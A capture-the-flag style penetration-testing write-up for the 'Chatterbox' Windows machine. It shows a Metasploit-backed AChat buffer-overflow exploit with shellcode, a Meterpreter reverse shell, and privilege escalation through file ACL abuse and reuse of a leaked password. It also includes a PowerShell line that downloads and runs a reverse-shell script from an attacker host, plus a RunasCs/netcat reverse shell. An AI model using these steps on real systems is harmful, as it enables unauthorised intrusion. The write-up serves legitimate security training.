13. Chatterbox
13.1. Machine Info

13.2. Recon
13.2.1. port
135, xxxx: RPC
139, 445: Samba
9255, 9256: AChat chat system
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
9255/tcp  open  http         AChat chat system httpd
|_http-title: Site doesn't have a title.
|_http-server-header: AChat
9256/tcp  open  achat        AChat chat system
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 7 SP1 (95%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 (95%), Microsoft Windows Windows 7 SP1 (95%), Microsoft Windows Vista Home Premium SP1, Windows 7, or Windows Server 2008 (95%), Microsoft Windows Vista SP1 (95%), Microsoft Windows 7 SP1 or Windows Server 2008 (93%), Microsoft Windows 8.1 (93%), Microsoft Windows 8.1 Update 1 (93%), Microsoft Windows 7 Enterprise (93%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 SP1 or Windows 8.1 Update 1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: CHATTERBOX; OS: Windows; CPE: cpe:/o:microsoft:windows
13.3. Foothold
13.3.1. AChat: CVE: 2015-1578,2015-1577
References:
https://github.com/mpgn/AChat-Reverse-TCP-Exploit https://www.exploit-db.com/exploits/36025
Create revshell payload
└─╼$ ./AChat_Payload.sh
RHOST: 10.129.22.71
LHOST: 10.10.16.24
LPORT: 1234
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 876 (iteration=0)
x86/unicode_mixed chosen with final size 876
Payload size: 876 bytes
Final size of python file: 4318 bytes
buf =  b""
buf += b"\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41"
...
buf += b"\x32\x4a\x39\x70\x32\x33\x6b\x4f\x68\x55\x41\x41"
Start msf listener
└─╼$ msfconsole -q -x "use multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.16.24; set lport 1234; set exitfunc thread; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.16.24
lport => 1234
[*] Started reverse TCP handler on 10.10.16.24:1234
[*] Sending stage (175686 bytes) to 10.129.22.71
[*] Meterpreter session 1 opened (10.10.16.24:1234 -> 10.129.22.71:49160) at 2024-02-21 13:44:31 +0800
Trigger buf overflow and receive shell on msf handler
└─╼$ python2 AChat_Exploit.py
[+] BUFFER OVERFLOW PAYLOAD RELEASED -- CHECK YOUR HANDLER
---------------------------------------------------------------------------------
meterpreter > getuid
Server username: CHATTERBOX\Alfred
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
13.3.2. Msf Session Migrate
AChat session dies after exploiting: migrate shell into another process

└─╼$ cat ~/pwk/tools/automigrate.rc
run post/windows/manage/migrate
getuid
getprivs
--------------------------------------------------------------------------------
└─╼$ msfconsole -q -x "use multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.16.24; set lport 1234; set AutoRunScript multi_console_command -r ~/pwk/tools/automigrate.rc; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.16.24
lport => 1234
AutoRunScript => multi_console_command -rc ~/pwk/tools/automigrate.rc
[*] Started reverse TCP handler on 10.10.16.24:1234
[*] Sending stage (175686 bytes) to 10.129.91.236
[*] Session ID 4 (10.10.16.24:1234 -> 10.129.91.236:49161) processing AutoRunScript 'multi_console_command -r /home/qwe/script/automigrate.rc'
[*] Running Command List ...
[*]     Running command run post/windows/manage/migrate
[*] Running module against CHATTERBOX
[*] Current server process: AChat.exe (2964)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 2340
[+] Successfully migrated into process 2340
[*]     Running command getuid
Server username: CHATTERBOX\Alfred
[*]     Running command getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

[*] Meterpreter session 4 opened (10.10.16.24:1234 -> 10.129.91.236:49161) at 2024-02-21 14:37:04 +0800
13.4. Privilege Escalation
13.4.1. msf: local_exploit_suggester
post/multi/recon/local_exploit_suggester
----------------------------------------
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.129.91.236 - Collecting local exploits for x86/windows...
[*] 10.129.91.236 - 190 exploit checks are being tried...
[+] 10.129.91.236 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.129.91.236 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
[+] 10.129.91.236 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.129.91.236 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.129.91.236 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.91.236 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.129.91.236 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.91.236 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.129.91.236 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.129.91.236 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.129.91.236 - Valid modules for session 4:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                      The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
 3   exploit/windows/local/ms10_015_kitrap0d                        Yes                      The service is running, but could not be validated.
 4   exploit/windows/local/ms10_092_schelevator                     Yes                      The service is running, but could not be validated.
 5   exploit/windows/local/ms14_058_track_popup_menu                Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/ms15_004_tswbproxy                       Yes                      The service is running, but could not be validated.
 7   exploit/windows/local/ms15_051_client_copy_image               Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/ms16_016_webdav                          Yes                      The service is running, but could not be validated.
 9   exploit/windows/local/ntusermndragover                         Yes                      The target appears to be vulnerable.
 10  exploit/windows/local/tokenmagic                               Yes                      The target appears to be vulnerable.
exploit/windows/local/ms14_058_track_popup_menu
13.4.2. Alfred: full permission on Administrator dir
Enumeration could be gained by both icacls and winpeas

c:\Users>icacls .\*
icacls .\*
.\Administrator NT AUTHORITY\SYSTEM:(OI)(CI)(F)
                CHATTERBOX\Administrator:(OI)(CI)(F)
                BUILTIN\Administrators:(OI)(CI)(F)
                CHATTERBOX\Alfred:(OI)(CI)(F)

.\Alfred NT AUTHORITY\SYSTEM:(OI)(CI)(F)
         BUILTIN\Administrators:(OI)(CI)(F)
         CHATTERBOX\Alfred:(OI)(CI)(F)

c:\Users\Administrator>icacls .\*
.\Desktop NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
          CHATTERBOX\Administrator:(I)(OI)(CI)(F)
          BUILTIN\Administrators:(I)(OI)(CI)(F)
          CHATTERBOX\Alfred:(I)(OI)(CI)(F) -> set root.txt with (F)

c:\Users\Administrator\Desktop>icacls .\*
icacls .\*
.\desktop.ini NT AUTHORITY\SYSTEM:(I)(F)
              CHATTERBOX\Administrator:(I)(F)
              BUILTIN\Administrators:(I)(F)
              CHATTERBOX\Alfred:(I)(F)

.\root.txt CHATTERBOX\Administrator:(F)


c:\Users\Administrator\Desktop>icacls root.txt /grant CHATTERBOX\Alfred:(F)
icacls root.txt /grant CHATTERBOX\Alfred:(F)
processed file: root.txt
Successfully processed 1 files; Failed processing 0 files

c:\Users\Administrator\Desktop>type root.txt
type root.txt
85c70eaf47...e1e817a2d9e
13.4.3. Leakage Credential
Methods:
Use
psexecto login:
impacket-psexec administrator@10.129.91.236 [x]
impacket-psexec alfred@10.129.91.236 [yes]
└─╼$ impacket-psexec administrator@10.129.91.236
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Requesting shares on 10.129.91.236.....
[*] Found writable share ADMIN$
[*] Uploading file EeTMwvMu.exe
[*] Opening SVCManager on 10.129.91.236.....
[*] Creating service OhVH on 10.129.91.236.....
[*] Starting service OhVH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
Use nishang’s Invoke-PowerShellTcp.ps1 with re-used credential
PS C:\qwe> $user='administrator'
PS C:\qwe> $pass='Welcome!'|ConvertTo-SecureString -AsPlainText -Force
PS C:\qwe> $cred=New-Object System.Management.Automation.PSCredential($user,$pass)
PS C:\qwe> Start-Process -FilePath 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -argumentlist "IEX(New-Object Net.WebClient).downloadString('http://10.10.16.24/rev.ps1')" -Credential $cred
Use
RunasCsto execute commands as admin
# PoC
PS C:\qwe> ./RunasCs.exe administrator Welcome1! "cmd /c whoami"
chatterbox\administrator

# Exploit
PS C:\qwe> ./RunasCs.exe administrator Welcome1! cmd.exe -r 10.10.16.24:6666
[+] Running in session 1 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: WinSta0\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 6244 created in background.
-----------------------------------------------------------------------------
└─╼$ sudo rlwrap -cAr nc -lvnp 6666
listening on [any] 6666 ...
connect to [10.10.16.24] from (UNKNOWN) [10.129.91.236] 49186
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
chatterbox\administrator
13.5. Exploit Chain
port scan: AChat system with CVE -> msf exploit & migrate session -> credential leakage & re-use credential -> psexec | powershell nishang revshell | runascs -> admin shell
13.6. Beyond Root
13.6.1. psexec login
To successfully log in using impacket-psexec, the following conditions are needed:
Valid Credentials: You must possess valid Windows login credentials, either a username and password or a username and NTLM hash (also known as a password hash).
Network Access: You must be able to access the target system over the network. This typically means that the firewall settings of the target system allow inbound connections from your current system.
Sharing and Services: The target Windows system must have the Server Service (responsible for file and print sharing) and Remote Procedure Call (RPC) services enabled.
impacket-psexecrelies on these services to upload temporary services or execute code.Appropriate Permissions: Your account credentials must have sufficient permissions to create services on the target machine. Typically, this means you must have administrative rights.
SMB and RPC Endpoints Open: The target system must have the SMB service open on TCP ports 139/445 and allow RPC communication.
Remote Service Management: Windows systems usually allow administrative users to create and manage services over the network, which is the basis for
impacket-psexecto work.
13.6.2. psexec necessary permission
To log in to a Windows system and execute commands using impacket-psexec or other similar remote execution tools, you typically need the following permissions:
Local Administrator Rights: The remote user must have administrator rights on the target machine. This allows the user to create and manage services, including installing and executing new services.
Service Control Permissions: The user must have the right to access the Service Control Manager (SCM) to create, start, and stop services. SCM is a special system process that manages Windows services.
File System Access Rights: The user needs permission to upload and execute files in the appropriate locations on the target system. This often means having write access to system folders.
Network Share and Remote Access Rights: The user needs the rights to access shared resources on the target machine over the network, such as using the Server Message Block (SMB) protocol.
Firewall and Security Policy Exceptions: The user’s machine must be allowed by the target system’s firewall and security policies to conduct inbound and outbound communication.